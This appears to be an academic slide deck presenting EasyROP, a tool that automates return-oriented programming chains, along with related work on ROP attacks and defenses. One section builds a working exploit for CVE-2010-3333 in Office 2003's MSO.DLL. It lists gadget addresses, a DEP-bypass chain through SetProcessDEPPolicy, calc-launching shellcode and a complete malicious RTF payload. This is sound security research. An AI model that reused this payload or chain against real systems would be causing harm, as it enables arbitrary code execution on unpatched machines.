

When ROP meets Turing: Automatic Generation of ROP Chains using Turing-Complete Instruction Sets

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


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
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


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


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- **Software systems are large and complex**
- Fixed time-to-market urges developers to finish as soon as possible
 - **Who cares of software quality?** (or other attributes)
- **Consequence: software vulnerabilities on the rise**
 - 6 to 16 software bugs per 1,000 lines of code (approximately)

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Different defense approaches

- Control-flow integrity approaches (e.g., type-safe languages, stack cookies, inline software guards)
- **Isolate malicious code prior execution** (e.g., tainting, run-time elimination, $W \oplus X$)

Further reading:

*van der Veen, V.; dutt Sharma, N.; Cavallaro, L. & Bos, H. **Memory Errors: The Past, the Present, and the Future**. Proceedings of the 15th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID), Springer Berlin Heidelberg, 2012, 86-106. doi: 10.1007/978-3-642-33338-5_5*

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 - That is, the adversary may still inject code. **However, execution is prevented**

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Hardware support

- **NX-bit** on AMD Athlon 64
- **XD-bit** on Intel P4 Prescott

Software support


- **Linux** (via PaX project); OpenBSD
- **Windows, since XP SP2** (aka Data Execution Prevention, DEP)
 - Windows ♥ to rename every f***ing single thing

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


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
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- **Adjacent memory to *username* is overwritten**
- **Arbitrary code execution:** ret pops the value from stack when function returns and set it in %eip!

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ROP enables an adversary to induce arbitrary execution behavior while injecting no code (just addresses to existing code!)

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Return-Oriented-Programming attacks

ROP attacks

- Hijack control-flow **without** executing new code
- **Redirect control-flow to chunks of code already available in the memory space of the process**
 - Recall **x86 ISA has variable size!**
 - ROP gadget: set of instructions that ends with `retn`

```
b8 89 41 08 c3      mov eax, 0xc3084189
```

```
89 41 08           mov [ecx+8], eax  
c3                ret
```

esp →	...	
	0x7c37638d	→ xor ecx, ecx; ret
	0x7c341591	→ neg ecx; ret
	0x7c367042	→ adc eax, ebx; ret
	0x7c34779f	→ pop ecx; ret
	0x5d345e7f	
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Under this hypothesis, we can build a Turing-machine that performs equivalent computations as the ones performed by a ROP chain

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Turing-machine operations

- Load a constant into a register (`lc`)
- Move a register to another register (`move`)
- Load a value from memory (`load`)
- Store a value into memory (`store`)
- Add and subtract a value from memory (`add` and `sub`, respectively)
- Perform logic operations (`xor`, `and`, `or`, `not`)
 - Simplification by De Morgan's Laws: `and/or + xor/not`
- Perform conditional jumps (`cond1`, `cond2`)
 - First, transfer the value of a conditional flag to a general purpose register
 - Then, use such a register as an offset to modify the stack pointer register

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
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WORK HYPOTHESIS

If we find at least a single gadget that allow to perform each of those Turing-machine operations, we can solve any computational problem


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Main contributions

- **EasyROP tool**
 - Input: binary + ROP chain (specified as Turing operations)
 - Output: set of ROP gadgets to implement such a chain
- **Evaluation of the executional adversary power in Windows OSeS**
 - Still the predominant platform of attacks
 - 32-bits and 64-bits versions
- **Example of ROP chain generation with a real vulnerability**
 - Namely, CVE-2010-3333

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
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External tools used

- Python3 + pefile
- **Capstone Disassembly Framework**
 - Our tool is part of the Capstone's showcases!
- XML



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```
<operations>
  <operation name="move">
    <set>
      <ins mnemonic="xor">
        <reg1>dst</reg1>
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      <ins mnemonic="add">
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Release notes

Released under GNU GPLv3 license, hosted on GitHub:

<https://github.com/uZetta27/EasyROP>



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
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■ Stack-based BOF in function in charge of parsing RTF file

■ Example: MSO.DLL 11.0.5606

■ MD5 251C11444F614DE5FA47ECF7275E7BF1


■ Microsoft Office 2003 suite

```
1 0x30f4cc5d push ebp
2 0x30f4cc5e mov ebp, esp
3 0x30f4cc60 sub esp, 0x14
4 (...)
5 0x30f4cc93 call dword [eax + 0x1c] ; calls to MSO.30e9eb62
6 0x30f4cc96 mov eax, dword [ebp + 0x14]
7 0x30f4cc99 push dword [ebp + 0x18]
8 0x30f4cc9c mov edx, dword [ebp - 0x10]
9 0x30f4cc9f neg eax
10 0x30f4cca1 sbb eax, eax
11 0x30f4cca3 lea ecx, [ebp - 8]
12 0x30f4cca6 and eax, ecx
13 0x30f4cca8 push eax
14 0x30f4cca9 push dword [ebp + 8]
15 0x30f4ccac call 0x30f4cb1d
16 0x30f4ccb1 test al, al
17 0x30f4ccb3 je 0x30f4cd51
18 (...)
19 0x30f4cd51 pop esi
20 0x30f4cd52 pop ebx
21 0x30f4cd53 pop edi
22 0x30f4cd54 leave
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2 0x30e9eb63 mov edi, dword [esp + 0xc]
3 0x30e9eb67 test edi, edi
4 0x30e9eb69 je 0x30e9eb92
5 0x30e9eb6b mov eax, dword [esp + 8]
6 0x30e9eb6f mov ecx, dword [eax + 8]
7 0x30e9eb72 and ecx, 0xffff
8 0x30e9eb78 push esi
9 0x30e9eb79 mov esi, ecx
10 0x30e9eb7b imul esi, dword [esp + 0x14]
11 0x30e9eb80 add esi, dword [eax + 0x10]
12 0x30e9eb83 mov eax, ecx
13 0x30e9eb85 shr ecx, 2
14 0x30e9eb88 rep movsd es:[edi], dword ptr [esi]
15 0x30e9eb8a mov ecx, eax
16 0x30e9eb8c and ecx, 3
17 0x30e9eb8f rep movsb es:[edi], byte ptr [esi]
18 0x30e9eb91 pop esi
19 0x30e9eb92 pop edi
20 0x30e9eb93 ret 0xc
```

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Building the ROP chain



... > Memory Management Functions > SetProcessDEPPolicy ▾

SetProcessDEPPolicy function

Changes data execution prevention (DEP) and DEP-ATL thunk emulation settings for a 32-bit process.

Syntax

```
C++  
  
BOOL WINAPI SetProcessDEPPolicy(  
    _In_ DWORD dwFlags  
);
```


- **We only need to pass to this function a zero value** 😊
 - Assume that the function address is known
- **After executing it, we can directly jump to our shellcode at the stack**
 - We need to know the address of **esp** value
 - We could also jump to a ROP gadget containing a divert to the stack. . .

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INSTRUCTION SET REFERENCE, N-Z

PUSHA/PUSHAD—Push All General-Purpose Registers

Opcode	Instruction	Op/En	64-Bit Mode	Compat/ Leg Mode	Description
60	PUSHA	A	Invalid	Valid	Push AX, CX, DX, BX, original SP, BP, SI, and DI.
60	PUSHAD	A	Invalid	Valid	Push EAX, ECX, EDX, EBX, original ESP, EBP, ESI, and EDI.



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```
nop()  
lc(edi)  
lc(esi)  
lc(ebx)  
lc(ebp)  
pushad()
```

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```

- MSO.DLL file as input
- No ASLR compatible ☺
- Execution parameter -depth 2
- ~ 72 seconds

SEH node	Base	Limit	Module version	ASLR enable	NX enable	Module Name
✓SafeSEH ON	0x77390000	0x773d5000	6.1.7600.16388	On	On	C:\Windows\System32\hidapi32.dll
✓SafeSEH OFF	0x39700000	0x397e3000	5.50.30.2002	Off	Off	C:\Program Files\Common Files\Microsoft Shared\OFFICE11\RICHED20.DLL
✓SafeSEH OFF	0x37320000	0x37341000	11.0.5510	Off	Off	C:\PROGRAM FILES\COMMON\1\MICROS\1\SMARTT\1\FNAME.DLL
✓SafeSEH OFF	0x30c90000	0x31837000	11.0.5606	Off	Off	C:\Program Files\Common Files\Microsoft Shared\OFFICE11\MSO.DLL
✓SafeSEH OFF	0x30000000	0x30ba000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\MINWORD.EXE
✓SafeSEH OFF	0x3f40000	0x400c000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\ndlgaph.dll
✓SafeSEH OFF	0x2fa0000	0x2fac000	11.3.1897.0	Off	Off	C:\Windows\System32\spool\drivers\w32x86\3\ndiutl.dll
✓SafeSEH OFF	0x2f00000	0x2f7d000	11.0.5315	Off	Off	C:\PROGRAM FILES\COMMON\1\MICROS\1\SMARTT\1\INTLNAME.DLL

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```

    nop()
    ...
    0x30c92448: ret
lc(edi)
    ...
    0x30cae25c: pop edi ; ret
lc(esi)
    ...
    0x30ca32fd: pop esi ; ret
lc(ebx)
    ...
    0x30ca3654: pop ebx ; ret
lc(ebp)
    ...
    0x30ca32d1: pop ebp ; ret
pushad()
    ...
    0x30ce03b5: pushal ; ret


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SafeSEH OFF	0x30c90000	0x31037000	11.0.5606	Off	Off	C:\Program Files\Common Files\Microsoft Shared\OFFICE11\MSO.DLL
SafeSEH OFF	0x30000000	0x30ba0000	11.0.5604	Off	Off	C:\Program Files\Microsoft Office\OFFICE11\WINWORD.EXE
SafeSEH OFF	0x2f400000	0x400b0000	11.3.1897.0	Off	Off	C:\Windows\System32\pool\drivers\w32x86\3\ndigraph.dll
SafeSEH OFF	0x2fa00000	0x2fac0000	11.3.1897.0	Off	Off	C:\Windows\System32\pool\drivers\w32x86\3\ndiui.dll
SafeSEH OFF	0x2f000000	0x2f7d0000	11.0.5315	Off	Off	C:\PROGRAM FILES\COMMON-FILES\MICROSOFT\SMART\1\INTLNAME.DLL

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```
33C0      xor eax, eax
50        push eax
6863616C63 push 'calc'
8BC4      mov eax, esp
6A05      push 5
50        push eax
BFFDE53377 mov edi, kernel32.WinExec
FFD7      call edi
1         {\rtf1{\shp{\sp{\sn pFragments}{\sv 1;4;010
2         0020000001414141414141414141414141414141414141414141414141
3         4141414824c930000000000000000000000000000000000000000000
4         000000000000
5         5ce2ca30
6         4824c930
7         fd32ca30
8         4824c930
9         5436ca30
10        00000000
11        d132ca30
12        2f602e77
13        b503ce30
14        33c0506863616c638bc46a0550bffde53377ffd7}}}}
```



```
C:\Users\Usuario\Desktop>resolveAPI.exe kernel32 SetProcessDEPPolicy
[+] kernel32.SetProcessDEPPolicy resolves to 0x772e602f (base address 0x772b0000)
C:\Users\Usuario\Desktop>
```

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The screenshot displays a Windows 7 desktop environment. In the foreground, the 'Process Hacker' application window is open, showing a list of processes. The process 'EMET_GUI.exe' is highlighted in orange. Other visible processes include 'jused.exe', 'jucheck.exe', 'notepad++.exe', 'Process-Hacker.exe', 'WINWORD.EXE', 'calc.exe', 'DW20.EXE', and 'DWWIN.EXE'. A 'Calculadora' (Calculator) window is also open over the Process Hacker window. In the background, the 'Enhanced Mitigation Experience Toolkit' (EMET) window is visible, showing system status and running processes. The system status section shows several security features are enabled, such as Data Execution Prevention (DEP), Structured Exception Handler Overwrite Protection (SEHOP), Address Space Layout Randomization (ASLR), and Certificate Trust (Pinning). The running processes list includes 'Process ID', 'Process Name', and 'Running EMET'.

PID	CPU	I/O Total...	Private B...	User Name
320			15,53 MB	
976	0,01		7,81 MB	
2156	0,01		7,94 MB	
3240			10,26 MB	
3280	0,04		28,07 MB	Usuario-PC\Usua
3412			149,14 MB	
476			2,88 MB	
484			1,15 MB	
380	0,20	348 B/s	1,33 MB	
408			1,72 MB	
1992	0,11		36,07 MB	Usuario-PC\Usua
960	0,03	64 B/s	1,06 MB	Usuario-PC\Usua
1120			2,12 MB	Usuario-PC\Usua
2488			3,66 MB	Usuario-PC\Usua
3668			12,71 MB	Usuario-PC\Usua
464	0,82		6,92 MB	Usuario-PC\Usua
3888			5,21 MB	Usuario-PC\Usua
2968	0,24		5,39 MB	Usuario-PC\Usua
2828			1,96 MB	Usuario-PC\Usua
1056	0,04		1,57 MB	Usuario-PC\Usua
1580			39,99 MB	Usuario-PC\Usua

Process ID	Process Name	Running EMET
2528	audiodg	
2968	calc - Calculadora de Windows	
324	csrss - Proceso en tiempo de ejecución del cliente-servidor	
380	csrss - Proceso en tiempo de ejecución del cliente-servidor	
2828	DW20 - Microsoft Application Error Reporting	
1956	dwm - Administrador de ventanas del escritorio	
1056	dwwin - Watson Client	

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Related Work

ROP and Turing theory contributions (ask us for full references)

- **S-CCS-07** thesis: *In any sufficiently large body of x86 executable code, there will exist sufficiently many useful code sequences that an attacker [may] undertake [any] arbitrary computation*

shell32.dll: **21MB** on Windows 10 (x86-64) – fair enough 😊

- **M-TechReport-08** Classification of ROP gadgets, according to where you return (ret2text, ret2bss, ret2data, ret2heap)
- **CDDSSW-CCS-10** No need of retn instructions

Jump-Oriented Programming (JOP): **pop** reg; *jmp *reg*

- **RBSS-TISS-12** Set of Turing-complete gadgets for Linux/x86 and Solaris/SPARC
- **BB-SP-14** Sigreturn-Oriented Programming (SROP). Turing-complete

Related Work

Solutions against ROP attacks (ask us for full references)

- Dynamic Binary Instrumentation (DBI)
 - **ROPDefender** shadow stack
 - **DROP** monitor of `retn` instructions (detects ROP gadgets ≤ 5 instructions)
- **/ROP** whitelisting legitimate return addresses
- **ROPGuard** monitoring Windows functions (`CreateProcess`, `VirtualProtect`, `VirtualAlloc`, `LoadLibrary`)
- **kBouncer** use of Intel LBR records
- **Disjoint Code Layouts (DLC)** execution and replication of multiple run-time variants of the same application under the control of a monitor

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- **ROPgadget** (Python): search for ROP gadgets in a given binary
- **Ropper**: similar to ROPgadget, allows to create predefined shellcodes

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Conclusions

- **EasyROP tool** (<https://github.com/uZetta27/EasyROP>)
 - Automates the construction of a ROP chain specified as Turing machine operations
 - Allows user-defined operations using XML
- **Existence of ROP gadgets determines the *executional adversary power***
 - Roughly speaking, *what can an adversary perform using ROP attacks?*
- **Evaluation of executional adversary power in different OSes**
 - More in 32-bit than in 64-bit systems
 - **Enough gadgets to conform all Turing-machine operations** (shell32.dll + {ntdll.dll, kernel32.dll})
 - **All operations but conditional jumps** (ntdll.dll)
 - **Conditional jumps are unusual operations when exploiting**

Conclusions



When ROP meets Turing: Automatic Generation of ROP Chains using Turing-Complete Instruction Sets

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